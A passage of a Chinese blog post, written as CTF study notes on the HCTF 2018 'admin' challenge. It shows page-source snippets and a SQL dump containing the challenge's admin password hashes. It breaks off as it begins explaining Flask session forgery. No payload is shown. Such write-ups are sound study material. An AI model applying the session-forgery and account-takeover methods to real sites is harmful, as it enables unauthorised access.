

CTF学习笔记——[HCTF 2018]admin

原创

Obs_cure 于 2021-02-15 01:21:26 发布 426 收藏 3

文章标签：[网络安全](#)


版权声明：本文为博主原创文章，遵循[CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/Obs_cure/article/details/113805070

版权


一、[HCTF 2018]admin

1.题目





2.解题步骤

这个靶场还是很完整的，注册登陆一应俱全，还有留言板。注册和登陆部分尝试了一下，大部分我认知中的注入都被过滤了。于是老老实实注册了个账号。发现里面有个留言板。这不就是师傅们经常攻击的地方吗~




随便注入的两下没什么反应，看看源码呢~





```
51     <form class="ui form segment" method="post" enct
52     <div class="field required">
53         <label>NewPassword</label>
54         <input id="newpassword" name="newpassword"
55         </div>
56         <input type="submit" class="ui button fluid"
57     </form>
58 </div>
59 </div>
60
```

嗯？这个注释？




虽然能猜到这个是网站的源码，但由于没有网页的开发经验，所以很遗憾还是没看出什么门道~看WriteUp！说实话看完之后有点被震撼到。跟着师傅们把三种做法都过一遍~这道题的突破口首先是github上的提示flask。

Flask是一个使用 Python 编写的轻量级 Web 应用框架。其 WSGI 工具箱采用 Werkzeug，模板引擎则使用 Jinja2。Flask使用 BSD 授权。[百度百科]

这样来看，这是一道模板注入类型的题目。

然后进行源码审计。



```
21 --
22
23 CREATE TABLE `user` (
24   `id` int(10) NOT NULL,
25   `email` varchar(120) DEFAULT NULL,
26   `password_hash` varchar(128) DEFAULT NULL,
27   `username` varchar(64) CHARACTER SET utf8mb4 COLLATE utf8mb4_bin DEFAULT NULL
28 ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 ;
29
30 --
31 -- 转存表中的数据 `user`
32 --
33
34 INSERT INTO `user` (`id`, `email`, `password_hash`, `username`) VALUES
35 (1, NULL, 'pbkdf2:sha1:1000$HhGfbouP$eaa88f64aad0dd3f81a72c16337c03cd1bdc6be1', 'admin'),
36 (2, NULL, 'pbkdf2:sha1:1000$ErwOES0B$f61a07b6836fab26e885f0dd5419b0f75ea5bf96', 'ckj123');
37
38 --
39 -- Indexes for dumped tables
40 --
41
42 -- Indexes for table `user`
43 --
44
45 ALTER TABLE `user`
46   ADD PRIMARY KEY (`id`);
47
48 --
49 -- 在导出的表使用AUTO_INCREMENT
50 --
51
52 --
53 -- 使用表AUTO_INCREMENT `user`
54 --
55 ALTER TABLE `user`
56   MODIFY `id` int(10) NOT NULL AUTO_INCREMENT, AUTO_INCREMENT=10;
57 COMMIT;
```

首先是发现库中有两个账号，可惜密码被加密了~


接下来就是几种登陆admin的方式

(1) flask session伪造

什么是Session?

